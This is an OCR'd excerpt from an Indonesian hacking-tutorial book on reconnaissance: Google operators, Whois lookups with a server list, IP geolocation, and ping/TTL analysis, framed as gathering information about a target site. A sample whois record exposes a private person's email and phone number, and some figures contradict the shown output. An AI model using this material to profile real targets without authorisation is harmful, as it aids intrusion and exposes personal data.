
AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

Googling

Cara paling mudah untuk menggali informasi mengenai sebuah website adalah menggunakan Google. Saya rasa hal ini sudah banyak diketahui oleh kita semua. Anda hanya perlu membuka halaman Google.com lalu masukkan nama sebuah perusahaan atau nama sebuah website pada kotak *search engine* yang disediakan oleh Google.


Gambar 14: Tampilan depan Google.

Perhatikan hasil pencarian yang diperoleh oleh Google.




Gambar 15: Hasil pencarian Google.

Dari hasil *searching* tersebut, ternyata website vyctoria.com memiliki 2 buah halaman index. Yang pertama adalah index.php (menggunakan Wordpress), sedangkan yang kedua adalah index.html. Sengaja saya buat begitu, karena situs ini memang saya sediakan khusus untuk Anda latihan.



Gambar 16: Halaman Index.

Untuk menemukan link atau subdomain apa saja yang terdapat pada sebuah website, Anda bisa menggunakan kode berikut pada kotak pencarian: site:nama-situs. Perhatikan perbedaan hasil yang diperoleh dengan syntax berikut ini dengan sebelumnya ***site:vyctoria.com.***



Gambar 17: Pemakaian syntax site.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

Anda juga bisa menggunakan syntax **inurl:vyctoria.com.**
Kita akan membahas lebih dalam pemanfaatan Google untuk hacking dalam bab Google Hacking.

Whois

Whois merupakan sebuah protokol yang memungkinkan kita untuk mengakses database sebuah domain. Dengan whois, Anda bisa mengetahui pemilik sebuah website, informasi kontak, server DNS, kapan mulai beroperasi, dan informasi lainnya.

Pada dasarnya, server Whois dioperasikan oleh Regional Internet Registries (RIR), yang beralamatkan di:

http://ws.arin.net/whois	ARIN (Amerika Utara)
http://www.ripe.net/whois	RIPE NCC (Eropa dan sebagian Asia)
http://whois.apnic.net	APNIC (Asia Pasifik)
http://whois.lacnic.net	LACNIC (Amerika Latin & Karibia)
http://whois.afrinic.net	AfriNIC (Afrika)

Sedangkan untuk memproses protokol ini, di sini kita cukup bermodalkan browser untuk menelanjangi sebuah domain. Ada banyak website yang menyediakan fasilitas untuk melakukan Whois, di antaranya adalah:

- http://punyasitus.com/whois.php
- http://www.Whois.net
- http://www.Whois.com
- http://www.Who.is

Sebagai contoh di sini, saya akan menggunakan http://who.is, Anda hanya perlu memasukkan nama website target, sama seperti menggunakan Google.

Gambar 18: Halaman depan who.is.

Setelah itu, klik tombol **Who.is Search**.

Berikut contoh hasil yang ditampilkan.

GRIYAKHARISMA.COM WHOIS

Updated: 2 minutes ago
Registration Service Provided By: RATUHOSTING.COM
Contact: +062.248314844

Domain Name: GRIYAKHARISMA.COM

Registrant:
KHARISMA PRIMA GROUP
Sasongko Adi Nugroho (s45_ongko1@yahoo.com)
Semarang
Semarang
Jawa Tengah,50000
ID
Tel. +081.56565000

Creation Date: 25-Apr-2010
Expiration Date: 25-Apr-2011

Domain servers in listed order:
ns1.ratuhosting.com
ns2.ratuhosting.com

Administrative Contact:
KHARISMA PRIMA GROUP
Sasongko Adi Nugroho (s45_ongko1@yahoo.com)
Semarang
Semarang
Jawa Tengah,50000
ID
Tel. +081.56565000

Gambar 19: Contoh hasil whois.


Dari info yang ditampilkan, Anda bisa mengetahui nama pemilik website, emailnya, alamat, tanggal pembuatan website, registrant, dan sebagainya.

Khusus untuk domain lokal Indonesia yang menggunakan TLD (Top Level Domain) **.id**, Anda bisa membuka alamat PANDI untuk mengakses Whois-nya. PANDI merupakan singkatan dari Pengelola Nama Domain Internet Indonesia.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

Berikut alamatnya: https://register.pandi.or.id/whois.

Yang perlu Anda lakukan adalah memasukkan nama domain yang akan dicari Whois-nya lalu memilih salah satu ekstensi yang digunakan dan klik tombol **Check**.



Gambar 20: Whois domain Indonesia.

Berikut ini contoh tampilan pemakaian Whois PANDI.

Domain Information

Domain Name	undip.ac.id
Registrant	Universitas Diponegoro
Registrant Type	Kantor Pemerintahan
Registrant Address	Bukit Panjangan Asri Blok M/8 Manyar null

Relevants Dates

Registration Date	26 June, 1997
Expired Date	30 September, 2012
Last update	04 September, 2010
Registration Status	Registered

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

Berikut ini adalah daftar server Whois yang memberikan informasi domain di seluruh dunia yang terbaru sewaktu buku ini ditulis.

ac	whois.nic.ac
ae	whois.nic.ae
af	whois.nic.af
ag	whois.nic.ag
al	whois.ripe.net
am	whois.amnic.net
as	whois.nic.as
asia	whois.nic.asia
at	whois.nic.at
au	whois.aunic.net
az	whois.ripe.net
ba	whois.ripe.net
be	whois.dns.be
bg	whois.register.bg
bi	whois.nic.bi
biz	whois.neulevel.biz
bj	www.nic.bj
br	whois.nic.br
bt	whois.netnames.net
by	whois.ripe.net
bz	whois.belizenic.bz
ca	whois.cira.ca
cc	whois.nic.cc
cd	whois.nic.cd
ch	whois.nic.ch
ck	whois.nic.ck
cl	nic.cl
cn	whois.cnnic.net.cn
co.nl	whois.co.nl
com	whois.verisign-grs.com
coop	whois.nic.coop
cx	whois.nic.cx
cy	whois.ripe.net
cz	whois.nic.cz
de	whois.denic.de
dk	whois.dk-hostmaster.dk
dm	whois.nic.cx
dz	whois.ripe.net
edu	whois.educause.net
ee	whois.eenet.ee
eg	whois.ripe.net
es	whois.ripe.net
eu	whois.eu
fi	whois.ficora.fi
fo	whois.ripe.net
fr	whois.nic.fr
gb	whois.ripe.net
ge	whois.ripe.net
gl	whois.ripe.net
gm	whois.ripe.net
gov	whois.nic.gov
gr	whois.ripe.net
gs	whois.adamsnames.tc
hk	whois.hknic.net.hk
hm	whois.registry.hm
hn	whois2.afilias-grs.net
hr	whois.ripe.net
hu	whois.ripe.net
ie	whois.domainregistry.ie
il	whois.isoc.org.il
in	whois.inregistry.net
info	whois.afilias.info

int	whois.isi.edu
iq	vrx.net
ir	whois.nic.ir
is	whois.isnic.is
it	whois.nic.it
je	whois.je
jp	whois.jprs.jp
kg	whois.domain.kg
kr	whois.nic.or.kr
la	whois2.afilias-grs.net
li	whois.nic.li
lt	whois.domreg.lt
lu	whois.restena.lu
lv	whois.nic.lv
ly	whois.lydomains.com
ma	whois.iam.net.ma
mc	whois.ripe.net
md	whois.nic.md
me	whois.nic.me
mil	whois.nic.mil
mk	whois.ripe.net
mobi	whois.dotmobiregistry.net
ms	whois.nic.ms
mt	whois.ripe.net
mu	whois.nic.mu
mx	whois.nic.mx
my	whois.mynic.net.my
name	whois.nic.name
net	whois.verisign-grs.com
nf	whois.nic.cx
nl	whois.domain-registry.nl
no	whois.norid.no
nu	whois.nic.nu
nz	whois.srs.net.nz
org	whois.pir.org
pl	whois.dns.pl
pr	whois.nic.pr
pro	whois.registrypro.pro
pt	whois.dns.pt
ro	whois.rotld.ro
ru	whois.ripn.ru
sa	saudinic.net.sa
sb	whois.nic.net.sb
sc	whois2.afilias-grs.net
se	whois.nic-se.se
sg	whois.nic.net.sg
sh	whois.nic.sh
si	whois.arnes.si
sk	whois.sk-nic.sk
sm	whois.ripe.net
st	whois.nic.st
su	whois.ripn.net
tc	whois.adamsnames.tc
tel	whois.nic.tel
tf	whois.nic.tf
th	whois.thnic.net
tj	whois.nic.tj
tk	whois.nic.tk
tl	whois.domains.tl
tm	whois.nic.tm
tn	whois.ripe.net
to	whois.tonic.to
tp	whois.domains.tl
tr	whois.nic.tr
travel	whois.nic.travel
tw	whois.twnic.net.tw

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476


tv	whois.nic.tv	uz	whois.cctld.uz
tz	whois.tznic.or.tz	va	whois.ripe.net
ua	whois.ripe.net	vc	whois2.afilias-grs.net
uk	whois.nic.uk	ve	whois.nic.ve
gov.uk	whois.ja.net	vg	whois.adamsnames.tc
us	whois.nic.us	ws	www.nic.ws
uy	nic.uy	yu	whois.ripe.net

Geotool

Dengan Geotool, kita bisa menemukan lokasi fisik (letak geografis) serta peta lokasi sebuah *IP address*. Ada banyak website yang bisa melakukan hal ini, di antaranya adalah:

- http://geo.flagfox.net/
- http://www.ipgeotool.com/
- http://www.geoiptool.com/

Di sini saya mencoba menggunakan website: http://geo.flagfox.net/.
Anda hanya perlu memasukkan nama website atau IP *address* yang ingin Anda cari, dan tunggu proses pencarian sedang dilakukan.



Gambar 21: Geotool.

Dari gambar yang diperoleh, walaupun website vyctoria.com pemiliknya adalah orang Indonesia, tetapi alamat hostingnya berada di Amerika, termasuk pula IP *address* yang digunakan.

komputer yang hendak dihubungi, kemudian menunggu respon dari komputer tujuan. Apabila komputer target memberikan respon, boleh dibilang adanya hubungan antara kedua komputer tersebut. Perintah dari ping ini akan nenunjukkan jumlah datagaram yang hilang sewaktu berkomunikasi dan *time to live* (TTL).

Mike Muuss menulis program ini pada Desember 1983, sebagai sarana untuk mencari sumber masalah dalam jaringan. Menurutnya, nama "ping" berasal dari suara echo (sonar) sebuah kapal selam yang bilamana sang operator mengirimkan pulsa-pulsa suara ke arah sebuah sasaran, suara tersebut akan memantul dan diterima kembali ketika telah mengenai sasaran dalam jangka waktu tertentu.

Maksimum data yang dapat dikirim menurut spesifikasi protokol IP adalah 65,536 byte. Apabila data yang dikirim lebih dari maksimum paket, bisa menimbulkan masalah. Hal ini dikenal dengan sebutan ping of death. Silakan baca bab DoS Attack.


Syntax untuk menggunakan ping adalah: **ping ip-address** atau **ping situs-target.com**

Contoh penggunaan ping:

ping localhost atau **ping 127.0.0.1**	(menguji konfigurasi network host lokal)
ping 192.168.50.1	(menguji hubungan dari localhost ke host luar)
ping www.nama-website.com	(menguji hubungan localhost ke sebuah website)
ping 192.168.50.1 -a	(mendapatkan domain host luar berdasarkan IP Address)
ping 192.168.50.1 -t	(ping terus menerus, untuk menghentikanya tekan **Ctrl+C**)
ping 192.168.50.1 -n 10	(ping host sebanyak 10 kali - n=number)
ping 192.168.50.1 -l 1000	(ping host dengan data sebanyak 1000 bytes)

Kini kita akan mencari IP *address* yang digunakan oleh sebuah website. Untuk melakukan hal ini, kita akan menggunakan perintah ping dalam Command Prompt yang telah disediakan oleh Windows.


Untuk menjalankan Command Prompt, klik **Start>Accessories>Command Prompt**.



Gambar 23: Menu Accessories.


Cara paling cepat untuk mengaktifkan program Command Prompt adalah dengan mengetikkan CMD pada kotak dialog RUN. Atau, pada Windows 7, langsung saja Anda ketikkan pada bagian *Search programs and files* yang terdapat pada menu Start lalu tekan **Enter**.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476



Gambar 24: Menjalankan Command Prompt.

Tampilan dari Command Prompt hanyalah berupa layar hitam kosong melompong.



Gambar 25: Tampilan Command Prompt.

Masukkan perintah ping beserta nama website yang ingin Anda ketahui IP *address*-nya lalu tekan Enter.

Berikut contohnya: **ping www.vyctoria.com.**

```
C:\Windows\System32>ping www.vyctoria.com

Pinging vyctoria.com [98.142.221.130] with 32 bytes of data:
Reply from 98.142.221.130: bytes=32 time=575ms TTL=48
Reply from 98.142.221.130: bytes=32 time=593ms TTL=48
Reply from 98.142.221.130: bytes=32 time=570ms TTL=48
Reply from 98.142.221.130: bytes=32 time=568ms TTL=48

Ping statistics for 98.142.221.130:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 568ms, Maximum = 593ms, Average = 576ms
```

Gambar 26: Ping.

Ketika kita melakukan ping ke www.vyctoria.com, yang terjadi adalah kita mengirim satu paket ICMP Echo Request, setiap detik ke host tersebut. Ketika program ping memperoleh Echo Reply dari griyakharisma.com, dia akan mencetak respon tersebut ke layar yang menunjukkan beberapa informasi:

- Nomor IP dari mana ping memperoleh Echo Reply, biasanya IP ini adalah IP dari host yang kita tuju. Dari hasil yang ditampilkan tersebut, dapat diketahui bahwa IP dari vyctoria.com adalah 98.142.221.130.
- Bytes menunjukkan besar request packet yang dikirimkan.
- Berapa mili detik (mili second) waktu tempuh yang diperlukan program ping untuk mendapatkan balasan.
- TTL singkatan dari Time To Live adalah sebuah ukuran yang menunjukkan identitas sebuah host. Nilai TTL ini secara default sudah ditentukan oleh sistem operasi mesin pengirim, besarnya 8 bit, disematkan di header paket, dan akan dikurangi satu apabila paket data mencapai suatu router lain. Jika suatu router mendapatkan angka TTL = 0 (nol), router tersebut akan men-*discard* paket dan mengirimkan paket ICMP ke pengirim data (*Request Time Out* atau *Unreachable*).
- Contoh Default TTL berdasarkan OS, nilai PING dari Windows (termasuk Windows Vista dan Windows 7) adalah 128 dan untuk sistem operasi Linux adalah 64. Perhatikan tabel berikut:

OS/Device	Version	Protocol	TTL
Windows	98, 98 SE	ICMP	128
Windows	XP	ICMP/TCP/UDP	128
FreeBSD	2.1R	TCP and UDP	64
Linux	2.0.x kernel	ICMP	64
OpenBSD	2.6 & 2.7	ICMP	255
Solaris	2.5.1, 2.6, 2.7, 2.8	ICMP	255
Windows	Server 2003		128
Windows	NT 3.51	TCP and UDP	32
Juniper			64
Cisco		ICMP	254
OSF/1	V3.2A	UDP	30

Gambar 27: Tabel TTL Ping

Sewaktu Anda melakukan ping pada localhost atau komputer sendiri, nilai TTL yang keluar adalah seperti tabel di atas. Misalnya, apabila Anda menggunakan sistem operasi Windows dan melakukan perintah ping, nilai yang keluar adalah 128. Berhubung Anda melakukan perintah ping melalui koneksi internet, nilai TTL-nya akan berkurang satu setiap kali melewati sebuah router. Pada gambar di atas, sewaktu melakukan ping terhadap www.vyctoria.com, terlihat nilai TTL-nya sebesar 42. Hal ini terjadi karena untuk mencapai server target yang menggunakan sistem operasi Linux dengan nilai TTL 64, sedangkan perintah ping tersebut untuk mencapai server target harus melewati beberapa router sehingga nilainya berkurang menjadi 42. Dengan mengurangi nilai TTL awal yaitu 64 dengan nilai TTL akhir, bisa dihitung banyaknya hop yang dilalui dari komputer asal ke server web. Pada contoh di atas, 64 dikurangi 42, berarti paket ping telah melalui 22 hop. Sedangkan apabila nilai TTL mencapai nilai nol. Paket ping akan menunjukkan: "TTL expired in transit".

```
C:\Windows\System32>ping 127.0.0.1

Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Gambar 28: Ping localhost.

Coba Anda perhatikan kembali hasil perintah ping di atas. Secara default, ping akan mengirimkan paket data ke suatu host sebanyak 4 kali. Anda dapat mengendalikan perintah ping tersebut dengan menambahkan parameter n. Perhatikan contoh di bawah ini.

```
C:\Windows\System32>ping -n 9 www.vyctoria.com

Pinging vyctoria.com [98.142.221.130] with 32 bytes of data:
Reply from 98.142.221.130: bytes=32 time=2843ms TTL=48
Reply from 98.142.221.130: bytes=32 time=1079ms TTL=48
Reply from 98.142.221.130: bytes=32 time=647ms TTL=48
Reply from 98.142.221.130: bytes=32 time=3175ms TTL=48
Reply from 98.142.221.130: bytes=32 time=1279ms TTL=48
Reply from 98.142.221.130: bytes=32 time=907ms TTL=48
Reply from 98.142.221.130: bytes=32 time=3195ms TTL=48
Reply from 98.142.221.130: bytes=32 time=1395ms TTL=48
Request timed out.

Ping statistics for 98.142.221.130:
    Packets: Sent = 9, Received = 8, Lost = 1 (11% loss),
Approximate round trip times in milli-seconds:
    Minimum = 647ms, Maximum = 3195ms, Average = 1815ms
```


Gambar 29: Ping dengan parameter –n.

Pemetaan IP Address

Dengan mengetahui IP address dari perintah ping di atas, kita bisa melakukan pemetaan jaringan komputer. Untuk melakukan hal ini, kita memerlukan sebuah tool yang bernama IP Angry. Program ini telah tersedia dalam CD penyerta buku ini.

